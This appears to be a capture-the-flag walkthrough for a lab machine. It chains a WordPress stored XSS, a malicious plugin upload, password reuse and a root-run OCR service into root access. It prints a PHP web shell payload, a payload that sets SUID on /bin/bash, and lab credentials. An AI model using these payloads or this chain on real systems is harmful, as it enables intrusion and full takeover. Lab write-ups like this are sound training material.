MakeSense — WordPress Voice-XSS Admin Takeover & OCR-to-PHP Root
OS
Linux
Difficulty
Medium
Category
WEB
Released
2026.07.04
Recovered jake's WordPress password from an AI-generated voice memo in an open uploads directory, then forged the browser's own AES-GCM payload to store an XSS in the voice-transcription feature — the admin bot ran it, creating an administrator, and a malicious plugin gave a www-data shell. Reused walter's DB password from wp-config.php to SSH in, then rooted a loopback OCR service by having it transcribe a no-underscore PHP payload into a root-owned shell.php that set SUID bash.
Want to try this box yourself?
Spoiler-free mode is on by default — every solution stays hidden behind a reveal. Peek the hints, attempt each step, then unlock the answer when you're stuck. Turn it off to read every solution inline.
Nmap
Full Port Scan
Script and Service Scan
Add the host makesense.htb to the /etc/hosts file.
Enumeration
The HTTP port is filtered, so we focused on HTTPS and browsed to https://makesense.htb.
The landing page belongs to a web development agency.
Fuzzing virtual hosts and subdirectories revealed nothing interesting.
Scrolling down, the page lists company employees, which provides potential usernames.

WordPress Enumeration
The Nmap scan revealed the version, WordPress 7.0, which is outdated.
We used WPScan to enumerate the WordPress service.
WPScan found three users: admin, jake, and walter.
WPScan also reported that directory listing was enabled on https://makesense.htb/wp-content/uploads/. Visiting the page, we found a .wav audio file. The file is an AI-generated recording, and listening to it revealed the password for the user jake.
The audio file transcribed:
"Hey this is Jake, we're testing the new feature, and it's exciting... oops... login, um, Jake, clear, light, nice, smooth, four, nine, two, three."
After trying multiple variations and cases of the password, the one that worked on the administrator panel was ClearLightNiceSmooth4923.

Jake is not an administrator, so these credentials did not directly provide a foothold.
All of this information suggested that the real vulnerability lay in the speech-to-text contact service on the main website.

In the Debugger section of the browser inspector, we found a new directory called wp-content/ai-models/.
Browsing to it revealed several other directories.
The Whisper-tiny.en model ships as ONNX weights along with a config and tokenizer, loaded in the browser through Transformers.js. The audio never reaches the server; only the resulting text does.
So this was another dead end.
Returning to the theme that WPScan identified, /themes/webagency,
We used ffuf to fuzz for directories.
It found assets. Browsing to it:

Exploring this subdirectory, we found that the file whisper-wrapper.js contains a symmetric encryption key and reveals a vulnerability.
/**
 * Whisper Transcriber using Transformers.js
 * Browser-based voice transcription and summarization
 */

// Symmetric encryption key (must match server-side)
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';

class WhisperTranscriber {

    // <SNIP: constructor, init, model loading, recording, WAV encoding, transcription, summarization>

    /**
     * Encrypt payload using AES-GCM
     * @param {Object} payload - Object with transcription and summary
     * @returns {Promise<string>} Base64 encoded encrypted data (IV + ciphertext + tag)
     */
    async encryptPayload(payload) {
        const encoder = new TextEncoder();
        const data = encoder.encode(JSON.stringify(payload));

        // Derive key from password using SHA-256
        const keyMaterial = await crypto.subtle.digest(
            'SHA-256',
            encoder.encode(ENCRYPTION_KEY)
        );

        const key = await crypto.subtle.importKey(
            'raw', keyMaterial, { name: 'AES-GCM' }, false, ['encrypt']
        );

        // Generate random IV (12 bytes for AES-GCM)
        const iv = crypto.getRandomValues(new Uint8Array(12));

        const encrypted = await crypto.subtle.encrypt(
            { name: 'AES-GCM', iv: iv }, key, data
        );

        // Combine IV + ciphertext (tag is appended automatically by WebCrypto)
        const combined = new Uint8Array(iv.length + encrypted.byteLength);
        combined.set(iv, 0);
        combined.set(new Uint8Array(encrypted), iv.length);

        // Convert to base64
        let binary = '';
        combined.forEach(byte => binary += String.fromCharCode(byte));
        return btoa(binary);
    }

    /**
     * Map spoken words to their symbol equivalents for XSS injection
     */
    applySymbolMapping(text) {
        if (!text) return '';

        const mappings = {
            'open bracket': '<',
            'close bracket': '>',
            'slash': '/',
            'quote': "'",
            'double quote': '"',
            'open parenthesis': '(',
            'close parenthesis': ')',
            // <SNIP: remaining word->symbol mappings>
        };

        let result = text.toLowerCase();

        const sortedKeys = Object.keys(mappings).sort((a, b) => b.length - a.length);
        for (const key of sortedKeys) {
            const regex = new RegExp(`\\b${key}\\b`, 'gi');
            result = result.replace(regex, mappings[key]);
        }

        // Clean up spaces around symbols: "< script >" -> "<script>"
        result = result.replace(/\s*([<>\/()[\]{}.,:;=\-_+*&%$#!?])\s*/g, '$1');

        return result;
    }
}

window.whisperTranscriber = new WhisperTranscriber();
The voice feature records us, transcribes the audio to text in our browser, and sends that text to the server. The server stores it and later displays it in the administrator dashboard under Contact Submissions without sanitizing it. So if the "text" we send is actually <script>...</script>, it gets stored and then runs in the browser of whoever opens that dashboard. On this box that is an automated administrator that reviews submissions on a timer. When it opens ours, our JavaScript runs inside the administrator's logged-in session, and we use that to create an administrator account for ourselves.
Shell as www-data
We first tried to exploit this with Burp Suite, but we could not intercept the correct request, so we built a script that gathered all the required information and created a new user on the WordPress service with administrator privileges.
Full Script:
Log in as pwn:

You may be prompted to verify the administrator email; if so, press the this email is correct button.

Now we have administrator access and a lot more options.
To get remote code execution, we uploaded a malicious plugin that we put together.
Create the plugin:
Upload it through Plugins → Add New Plugin → Upload Plugin → select shell.zip → Install Now. WordPress extracts the archive to wp-content/plugins/shell/ before it validates the plugin, so even if it reports "no valid plugin found," the file is already in place. There is no need to activate it; request it directly.
Test remote code execution:

We have code execution.
Start a listener and send the reverse shell command:

We get a shell as www-data.
Upgrade to a TTY shell:
Shell as Walter
Listing the files in the web root:
Here, wp-config.php is the way forward, since it may contain credentials for the database on the machine. This box uses SQLite, as seen in the WordPress dashboard.
We now have the database password: walter:JbhHDAEgXvri3!.
Instead of using it to read the database, we first tried it over SSH to check for password reuse.

There is password reuse, so we get a shell as Walter.
Shell as Root
Walter cannot run any commands with sudo.
Checking for local ports that are not accessible externally:
The service on port 8001 was not seen before.
We used cURL to enumerate it further:
This is a custom PHP application performing its own HTTP Basic Authentication.
Because the Basic Authentication is application-defined (the "OCR Protected" realm is set by the PHP itself), the credentials may be hardcoded in the source.
The process runs as root.
We could not find any credentials for this service on the box, so we port forwarded it to use the tools available on our Kali machine to attack it.
None of this helped with privilege escalation.
We browsed to the actual endpoint, and it prompted us for login credentials. We reused Walter's credentials, and to our surprise they worked, landing us on the following page:

This application takes any hand-drawn text, converts it to text, and saves the file on the server.
Viewing the source, Recognize is a plain form submission: the canvas is serialised to a PNG data-URL and POSTed back to /:
function sendCanvas() {
    document.getElementById('canvas_image').value = canvas.toDataURL('image/png');
    document.getElementById('canvasForm').submit();
}
So the recognize request is simply:
POST /
canvas_image=data:image/png;base64,<PNG>
The server runs OCR on the image and re-renders the page with a "Recognized" block and a Save form. That save form is the interesting part:
<input type="hidden" name="ocr_id"   value="ocr_6a52520c3ead18.94984093">
<input type="text"   name="filename" value="">
<button name="save_output" type="submit"></button>
ocr_id: a server-side handle to the text the OCR just produced (held in the PHP session)filename: fully attacker-controlledsave_output: submit
The thing working in our favor is that this service runs as root, and PHP's built-in server will run any .php file inside its document root when we request it.
Since we control filename, nothing stops us from saving the output as shell.php. Requesting /saved/shell.php then makes PHP run it as root.
The one constraint is the file content: we cannot POST it directly, because it is whatever the OCR reads from our image. So rather than drawing by hand, we rendered the PHP payload as a clean image, let the recognizer transcribe it, and saved the result as .php.
The first attempt with <?php system($_GET['c']); ?> returned HTTP 500, a PHP parse error, which already confirmed that the file was written and executed, just not as valid PHP. Printing what the OCR actually read back explained it:
OCR read back : <?php system($ GET['c']); ?>
Every symbol came through except the underscore: the recognizer read $_GET as $ GET, which broke the syntax. The fix is a payload with no underscores. Since the process runs as root, no request parameter is needed at all, so we added the privilege escalation directly:
<?php system('chmod +s /bin/bash; id'); ?>
Requesting /saved/shell.php now executes chmod +s /bin/bash as root and returns uid=0(root):
[*] save -> 200
[*] GET /saved/shell.php -> 200
uid=0(root) gid=0(root) groups=0(root)
Use the SUID bit now set on /bin/bash to obtain a root shell: